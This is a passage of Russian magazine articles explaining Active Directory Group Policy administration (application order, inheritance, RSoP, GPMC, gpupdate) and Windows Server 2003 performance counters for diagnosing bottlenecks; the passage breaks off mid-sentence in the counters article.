Открыв консоль «Политика по умолчанию для домена», можно обнаружить только настройки, связанные с безопасностью. Поэтому, чтобы просмотреть и отредактировать все политики, следует обратиться к «Active Directory — пользователи и компьютеры» (Active Directory — Users and Computers), который также можно вызвать, введя в консоли dsa.msc, и «Active Directory — сайты и службы» (Active Directory — Sites and Services) (dssite.msc).

Групповая политика включает параметры для конфигурации пользователя и компьютера. Параметры в «Конфигурации пользователя» (User Configuration) начинают действовать при входе пользователя в систему независимо от компьютера, за которым он работает. По умолчанию этот узел содержит следующие элементы: «Конфигурация программ» (Software Settings), «Конфигурация Windows» (Windows Settings) и «Административные шаблоны» (Administrative Templates). Здесь настраиваются параметры рабочего окружения пользователя (доступные программы, настройки рабочего стола, элементы меню «Пуск» и «Панели управления»), параметры безопасности, сценарии входа/выхода, перенаправление папок, целый раздел посвящен установкам Internet Explorer. Например, выбрав «Настройка Internet Explorer → Параметры подключения», можно задать и изменить установки прокси-сервера, а зайдя в «Программы», указать, какие программы по умолчанию будут запускаться при чтении почты, новостей и т.д. Любой параметр может быть в одном из трех состояний: «Не задан», «Включен» и «Отключен». На дополнительной вкладке дано его краткое, но достаточное объяснение, поэтому разобраться с функциями, которые выполняет та или иная политика, очень просто.
Редактор объектов групповой политики позволяет добавлять и удалять расширения, поэтому администраторы, для того чтобы получить доступ к наиболее часто используемым элементам, самостоятельно настраивают представление и содержимое компонентов. Политики, определенные в «Конфигурации компьютера» (Computer Configuration), начинают действовать при запуске компьютера независимо от того, какой пользователь подключается к домену. По умолчанию здесь содержатся элементы: «Конфигурация программ» (Software Settings), «Конфигурация Windows» (Windows Settings) и «Административные шаблоны» (Administrative Templates), в которых настраиваются параметры безопасности, назначаются права и политики паролей пользователей, параметры реестра, использование групп с ограниченным доступом (Restricted Groups), политики ограниченного использования программ.
Объекты групповых политик хранятся в двух компонентах:
• контейнер групповой политики (GPC, Group Policy Container) — хранится в AD, здесь записана информация о списке компонентов, об их версиях, статусе и свойствах;
• шаблон групповой политики (GPT, Group Policy Template) — хранится в каталоге \Windows\SYSVOL\sysvol\Domain_name\Policies\GUID; в шаблонах содержатся настройки безопасности, административные шаблоны, информация о доступных приложениях и прочее.

ПОРЯДОК ПРИМЕНЕНИЯ ГРУППОВЫХ ПОЛИТИК

Некоторые настройки, которые можно применить как для компьютеров, так и для пользователей, идентичны, не говоря уже об иерархии GPO.


Консоль Group Policy Management


Установка параметров перекрытия политик

Поэтому вначале следует разобраться с порядком применения групповых политик. Компьютер включен; в процессе загрузки считываются данные реестра, определяется, к какому домену принадлежит компьютер, и применяется локальный объект групповой политики. После подключения к контроллеру домена запрашивается список GPO для компьютера. Контроллер домена присылает их в таком порядке, в котором они должны быть применены. При входе пользователя в систему запрашивается список GPO, определенных для контейнера, к которому принадлежит этот пользователь. В процессе работы с периодичностью 90 минут (+/-30 минут для исключения перегрузки контроллера домена) происходит обновление политик. Для контроллеров домена интервал обновлений составляет всего 5 минут. При необходимости изменить эти величины можно в разделе «Конфигурация компьютера/Конфигурация пользователя → Административные шаблоны → Система → Групповая политика» («Computer Configuration/User Configuration → Administrative Templates → System → Group Policy»). Например, интервал обновления групповых политик можно задать в диапазоне от 0 до 64 800 минут (45 дней) со случайной величиной до 24 часов, но сильно увлекаться экспериментами не стоит. Следует также помнить, что некоторые политики требуют обязательной перезагрузки системы и только после этого они будут применены. Принудительно применить политики можно, например, с помощью утилиты GPUpdate. Формат команды такой:

```
gpupdate [/target:{computer | user}] [/force] [/
wait:<value>] [/logoff] [/boot] [/sync]
```

Для примера обновим все политики на локальном компьютере с последующей перезагрузкой:

```
> gpupdate /boot
```

Таким образом, GPO может действовать только на объекты «Пользователь» и «Компьютер», которые находятся в объекте каталога (подразделение, домен, сайт) и ниже по дереву, если не запрещено наследование. Сначала применяется локальное GPO, затем GPO сайта, домена (в порядке, определенном администратором), подразделения, к которому принадлежит пользователь или компьютер, от наибольшего к наименьшему. GPO одного уровня применяются, начиная снизу. Для изменения расположения политики в списке, а значит, и порядка применения, следует воспользоваться кнопками «Вверх» и «Вниз». При конфликте побеждает политика, примененная последней, за одним исключением. Так как все параметры настройки учетных записей и паролей могут быть определены только на уровне домена, на остальных уровнях установки игнорируются. Хотя в порядке применения политик тоже возможны изменения.

Как видно, вначале применяются политики компьютера, а затем политики пользователя, которые и перезаписывают первые. Последние в конфликтных ситуациях имеют верх, но такое поведение можно изменить в том же разделе «Групповая политика», включив режим обработки замыкания (User Group policy Loopback Processing). Здесь можно выбрать один из двух вариантов:

• Merge (слияние) — сначала применяется политика компьютера, затем — пользователя, затем — опять компьютера, которая перезаписывает противоречащие ей пользовательские настройки. Если политика компьютера не определена, побеждает пользовательская.

• Replace (замена) — пользовательские политики не обрабатываются.

Политики, которые могут быть наследованы с высшего уровня, мы можем заблокировать на уровне сайта, домена или подразделения. Для этого в свойствах выбранного объекта находим вкладку «Групповая политика», устанавливаем флажок внизу окна или нажимаем кнопку «Параметры выбранного GPO» и получаем следующие возможности:

• Блокировать наследование политики (Block Policy inheritance) — запрет наследования групповых политик, полученных с более высокого уровня; при этом блокируются все наследуемые параметры, а не отдельные политики. При включенном перекрытии GPO этот параметр игнорируется.

• Не перекрывать (No Override) — запрет перекрытия политиками вышестоящего уровня политик OU, параметры GPO с этим флагом не могут быть заблокированы. Эта опция отличается от предыдущей тем, что можно указать на отдельные политики.


• Disabled — отключение применения GPO на текущем уровне.


Следует весьма осторожно использовать No Override и Block Policy inheritance, так как их повсеместное применение запутывает схему и затрудняет поиск и устранение неполадок.

В Windows 2000 экран входа пользователя и рабочий стол появлялись уже после того, как были применены все политики, что могло приводить к задержкам при работе по медленным каналам или при загруженности контроллера домена.

В Windows XP использован асинхронный режим ввода политик, при котором приглашение на ввод пароля и рабочий стол пользователя показываются раньше, чем применяются все политики. Таким образом, все параметры безопасности и настройки вступают в силу до того, как пользователь сможет выполнить какие-либо действия. Хотя большинство администраторов предпочитают, чтобы все политики были применены до того, как пользователь получит доступ к рабочему столу. Изменить описанное поведение можно в «Конфигурация компьютера → Административные шаблоны → Система → Вход в систему → Всегда ожидать инициализации сети при загрузке и входе в систему» («Computer Configuration → Administrative Templates → System → Logon → Always wait for the network at computer startup and logon»).

В 2003 Server опять вернулись к синхронной схеме. Кстати, если клиентский компьютер обнаруживает медленное соединение, будут применены


Мастер RSoP


Установка интервала обновления GPO

только те параметры настройки, которые отвечают за защиту и административные шаблоны. Поведение в такой ситуации можно настроить в параметре «Обнаружение медленных подключений» (Group Policy slow link detection) раздела «Групповая политика» (здесь же указывается скорость соединения, которую следует считать медленной).

ОПРЕДЕЛЕНИЕ ДЕЙСТВУЮЩИХ ПОЛИТИК

Групповые политики — это не только гибкий, но и сложный инструмент. Учитывая иерархию и наследование политик, вручную определить конечную конфигурацию для конкретной системы невозможно, да и нет необходимости. Для этих целей следует использовать специальный инструмент RSoP (Resultant Set of Policy, «Результирующий набор политик»), графический аналог gpresult. RSoP может работать в одном из двух режимов: регистрации и планирования. В первом случае он, используя WMI-запросы, берет информацию из базы CIMOM (Common Information Management Object Model, объектная модель управления общей информацией), выдавая конечные установки. Во втором администратор получает возможность построить запрос и получить информацию о возможном результате применения политик. Для сайтов, доменов и подразделений работа RSoP возможна только в режиме планирования, для отдельных пользователей и компьютеров доступны оба режима.
Вызвать RSoP можно как отдельную утилиту, введя в консоли rsop.msc. Чтобы узнать настройки для конкретного объекта пользователя или компьютера, отмечаем его и в контекстном меню выбираем пункт «Все задачи (All Tasks) → Результирующая политика». Если RSoP запущен в режиме регистрации (logging), необходимо выбрать, для какого компьютера и пользователя следует определить результирующий набор, после чего через некоторое время появится окно результирующих настроек с указанием, откуда какой параметр применен.
Для управления групповыми политиками было создано множество инструментов, в том числе и сторонними разработчиками. Хочу сказать только об одном из них — Group Policy Management (gpmc.msc). Он не входит в состав ОС, но доступен для свободного скачивания с сайта Microsoft. Используя GPMC, администратор может в удобном виде добавлять, удалять, редактировать, создавать резервные копии и восстанавливать GPO, составлять отчеты, экспортировать и импортировать политики, просматривать текущие установки и моделировать применение политик.


СОЗДАНИЕ GPO

Как уже говорилось, создавать GPO можно, только привязав его к объекту сайта, домена или подразделения. Открываем консоль «Active Directory — пользователи и компьютеры», выбираем OU, затем в контекстном меню — пункт «Свойства», далее переходим на вкладку «Групповая политика» и нажимаем кнопку «Создать». Теперь даем название объекту GP и приступаем к конфигурированию политики. Для этого дважды щелкаем на созданном объекте или нажимаем «Изменить», в открывшемся окне редактора политик настраиваем параметры объекта. Если установлен gpmc.msc, то для управления GPO необходимо использовать только эту утилиту.

ГРУППОВЫЕ ПОЛИТИКИ В VISTA И WINDOWS 2008 SERVER

Реализация групповых политик в новых ОС от Microsoft претерпела значительные изменения. Например, если раньше за ввод политик в действие отвечал процесс Winlogon, то в Vista обнаруживается целая служба, которая так и называется: «Клиент групповой политики». Консоль GPMC уже входит в поставку новых систем. Разработчики сменили формат шаблона групповой политики с ADM, который фактически не менялся со времен NT4 и породил множество нестыковок из-за своих версий, на ADMX, базирующийся на XML. Кроме изменения формата вторым не менее важным нововведением стало централизованное хранение ADMX.
Но, вероятно, первое, что бросится в глаза при знакомстве с ОС, — это появление новых параметров. По сравнению с Windows XP, их добавилось 800 штук, и теперь количество GPO превышает 2700 (полный список смотри в документе Group Policy Settings Reference, который ты найдешь на сайте Microsoft). Многие из них добавлены по требованию пользователей и администраторов.
Среди нововведений можно отметить также возможность управления питанием (разрешение режима гибернации, уровни заряда батарей и прочее). Учитывая большое количество вирусов и других малварей, распространяемых через устройства hot-plug, а также постоянную борьбу с утечкой информации, очень полезна возможность контроля доступа к CD/DVD- и другим устройствам типа флеш-карт. Теперь разграничения можно настроить с помощью GPO, не прибегая к утилитам вроде DeviceLock. Причем можно не только запретить использование устройства, но и конкретно указать, что разрешено: только чтение или запись. Добавилась функция настройки автопроигрывания, срабатывающая при вставке диска в привод. Пользователи с ноутбуками также доставляли много хлопот, теперь некоторые настройки упростились. Например, стало возможным автоматически установить принтер, исходя из имеющихся в текущей локальной сети, и при печати не окажется, что документы печатаются в другом офисе. Сейчас в GPO настраиваются некоторые политики встроенного брандмауэра Windows, в том числе и работа по протоколу IPSec. ⌶

КРИС КАСПЕРСКИ




ПОСТАВЬ СЕРВЕР НА СЧЕТЧИК


ИЗУЧАЕМ ПРИБОРНУЮ ПАНЕЛЬ ПРОИЗВОДИТЕЛЬНОСТИ WINDOWS SERVER 2003

Еще в первых версиях WinNT был заложен мощный механизм мониторинга, предназначенный для сбора и анализа информации о жизнедеятельности системы в реальном времени, именуемый счетчиками производительности (performance counters). Это словно приборная панель с множеством датчиков, как в автомобиле или даже в авианосце. Вот только в Win2k3 этих датчиков на порядок больше, и далеко не каждый знает, для чего они предназначены и как их можно использовать для выявления узких мест в системе и настройки сервера на максимальную производительность.

Вполне типичная ситуация — еще вчера сервер работал нормально, а сегодня он тормозит не по-детски, дрыгает жестким диском, поглощает огромное количество памяти, гоняет по сетке совершенно левый мусор, занимающий практически всю пропускную способность локальной сети. Возможно, на сервере завелся злобный вирус, хакеры решили устроить DDoS-атаку, или какой-то процесс поехал крышей. Но как выяснить, какой из них?!

Опытному администратору достаточно лишь бросить взгляд на счетчики производительности, чтобы проанализировать оперативную обстановку и сделать оргвыводы, прибив дурной процесс или даже написав несложный скрипт, делающий это автоматически (что особенно полезно в тех случаях, когда пользователям разрешается запускать на сервере свои программы). Счетчики производительности также полезны при планировании аппаратной конфигурации и апгрейде сервера: достаточно ли оперативной памяти,


Рис.1. Диспетчер задач, вкладка Processes


Рис.4. «Монитор производительности», отображение счетчиков в виде графика

мощности процессора, быстродействия дисковой подсистемы и т.д. Вслепую не так-то просто определить, где происходит затык и какой именно компонент в наибольшей степени ответственен за производительность. А вот собрав данные со счетчиков производительности за некоторое время (например, за день или неделю), мы сможем точно выяснить, что происходит внутри сервера.
Говорить мы будем об английской версии Win2k3 (другой в распоряжении мыщъх'а просто нет), приводя «родные» названия счетчиков. Пользователям русской версии предлагается сыграть в увлекательную игру «Как это называлось в оригинале?!», но читатели у нас со смекалкой, и к таким передрягам им не привыкать, тем более что большинство названий переведено правильно и обратный перевод большой проблемы не составит.

СЧЕТЧИКИ ПРОИЗВОДИТЕЛЬНОСТИ В ДИСПЕТЧЕРЕ ЗАДАЧ

Диспетчер задач, вызываемый по <Alt-Ctrl-Del> или <Ctrl-Shift-Esc>, позволяет отображать пару десятков важнейших счетчиков производительности для каждого из процессов (вкладка Processes, смотри рис. 1). Добавление/удаление счетчиков осуществляется через «View→ Select Columns». К наиболее полезным счетчикам относятся загрузка ЦП (CPU Usage) и объем виртуальной памяти, потребляемой процессом (Memory Usage), что позволяет быстро находить процессы, жрущие ЦП и память.
Вкладка Performance (смотри рис. 2) рисует красивые графики загрузки ЦП и общего количества выделенной памяти, что вместе с другой важной информацией позволяет оценить среднюю/мгновенную нагрузку на сервер. Соответственно, во вкладке Networking можно найти график общей загруженности сети по всем интерфейсам (смотри рис. 3).

СЧЕТЧИКИ ПРОИЗВОДИТЕЛЬНОСТИ В КОНСОЛИ УПРАВЛЕНИЯ

«Монитор производительности», вызываемый через «Start → Administrative Tools → Performance» (perfmon.msc), представляет собой основное средство для работы со счетчиками производительности, отображая их значения в виде графика (смотри рис. 4), диаграммы (смотри рис. 5) или таблицы (смотри рис. 6). Также имеется возможность записи истории значений в лог-файл, создания истории событий или определенной реакции на достижение счетчиком некоторого порога (например, запуска программы или отправки уведомления администратору). Все эти действия осуществляются через ветвь Performance Logs-n-Alerts, расположенную в левом окне. Интуитивно понятный интерфейс не создает никаких проблем, и «Монитор производительности» осваивается за несколько минут даже без чтения документации.

ОБЗОР ВАЖНЕЙШИХ СЧЕТЧИКОВ ПРОИЗВОДИТЕЛЬНОСТИ

Счетчиков производительности — тысячи, и рассказать о каждом из них нет никакой возможности. Некоторую информацию можно нарыть в базе знаний и MSDN, однако Microsoft дает лишь формальное описание, не вдаваясь в подробности. Между тем интерпретация показаний — дело непростое, и тут есть множество тонкостей, незнание которых может привести к грубым ошибкам. Мыщъх отобрал с десяток важнейших счетчиков и растерзал их в пух и прах.

Processor: % Processor Time

Отображает загрузку процессора в процентах, но мало кто из администраторов задумывается, в процентах от чего. Каждому потоку отпускается определенный квант времени, по истечении которого планировщик принудительно отберет у него управление, передавая его потоку, ближе всех стоящему в очереди (планировка очереди потоков — отдельная песня, и в различных системах она реализована по-разному). Однако поток может вернуть неизрасходованный остаток кванта, обратившись к планировщику, например, через API-функцию Sleep(0).
Счетчик Processor Time на самом деле измеряет не загрузку процессора как таковую, а готовность планировщика предоставить управление потоку по первому требованию. Правильно спроектированная программа практически не загружает процессор, даже если занимается такими «тяжелыми» операциями, как сжатие, криптография и т.д. А кривая программа дает 100%-ную загрузку независимо от мощности процессора (для этого ей достаточно просто войти в длинный цикл — и баста).
Таким образом, 100%-ная загрузка ЦП указывает на наличие одной или нескольких кривых программ. Переход на более мощный ЦП не решает проблемы, и тормоза остаются. В таком случае необходимо найти процесс, который грузит ЦП (удобнее всего это делать через диспетчер задач или систему Alert «Монитора производительности»), и убить его, после чего деинсталлировать соответствующее ему приложение и воспользоваться более корректно написанным программным пакетом. Если же это невозможно, остается либо мириться с тормозами, либо приобрести многопроцессорную машину, тогда загрузка со 100% сразу упадет до 50%. Кстати говоря, на HT-процессорах 50%-ная загрузка равносильна 100%, поскольку загрузка одного виртуального процессора парализует работу другого со всеми вытекающими отсюда последствиями.
В нормальных же условиях средняя загрузка процессора не должна превышать 85%. В противном случае необходимо наращивать частоту процессора/системной шины/оперативной памяти или же увеличивать количество камней, естественно, убедившись, что мы имеем дело с реальной, а не липовой загрузкой ЦП, вызванной кривым ПО. А убедиться в этом очень просто: слегка тормозим процессор (большинство современных матерей позволяет это делать «на лету») и смотрим: если загрузка не изменилась, значит виновато ПО и ЦП тут совсем не причем.




Рис.2. Диспетчер задач, вкладка Performance




Рис.3. Диспетчер задач, вкладка Networking

System: Processor Queue Length

Длина очереди потоков, простаивающих в ожидании процессора. Естественно, чем длиннее очередь, тем ниже производительность. Если среднестатистическая длина очереди превышает 10 потоков, имеет смысл задуматься о добавлении в систему новых процессоров, чтобы повысить производительность. Более дешевое решение — увеличить тактовую частоту, чтобы очередь потоков продвигалась быстрее, а ее длина, соответственно, сокращалась. Однако оно работает только в тех случаях, когда все программы делятся неиспользованными квантами времени, в противном случае длина очереди останется прежней, поскольку длительность кванта не зависит от тактовой частоты.

Server Work Queues: Queue Length

Рабочая очередь сервера. Чем короче, тем лучше. Если длина очереди меньше четырех запросов, сервер начинает реально тормозить, время отклика увеличивается и клиенты чувствуют себя крайне некомфортно. Узким местом может быть и производительность дисковой подсистемы, и недостаточная частота (или количество) процессоров, и нехватка оперативной памяти, поэтому однозначных рекомендаций по устранению этой проблемы, увы, не существует.

Memory: Page Faults/Sec

Количество отказов страниц в секунду. «Отказом страницы» называется ситуация, когда процесс указывает на страницу виртуальной памяти, отсутствующую в рабочем наборе. В некоторых руководствах встречается утверждение, что при избытке оперативной памяти отказов страниц вообще не возникает, но это не более чем расхожее заблуждение.
При запуске исполняемого файла (подключении динамической библиотеки) система грузит его в память не сразу, а по необходимости, частями. При первом обращении к странице (длина которой в большинстве случаев равна 4 Кб) возникает fault и система считывает кусочек файла в память. Память под стек также выделяется не сразу. На вершине стека располагается специальная «сторожевая» страница, при обращении к которой генерируется отказ, указывающий на необходимость выделения дополнительного стекового пространства.
Таким образом, наличие отказов страниц — это не только нормальное, но и вообще неизбежное явление, которое может быть не связано с файлом подкачки. Однако если в секунду наблюдается пять или более отказов, то, скорее всего, мы имеем дело с хроническим недостатком оперативной памяти, увеличение объема которой позволит существенно повысить производительность. Как вариант — можно оптимизировать файл подкачки, но об этом ниже.

Memory: Pages/Sec

Интенсивность обмена с файлом подкачки (страниц в секунду). Сюда же входят файлы, проецируемые в память (с которыми работают некоторые программы), и сами исполняемые файлы и динамические библиотеки, трактуемые как файлы подкачки, доступные только на чтение. Следовательно, даже если отключить подкачку, установив его размер в ноль, этот счетчик все равно продолжит упорно работать. Так что трактовать его показания нужно с умом. Если интенсивность обмена с файлом подкачки превышает 10 страниц в секунду, для увеличения производительности необходимо либо добавить оперативной памяти, либо перенести файл подкачки на отдельный диск, желательно подключенный к другому IDE-контроллеру (по умолчанию файл подкачки располагается на системном диске, что не есть хорошо). При интенсивности обмена в 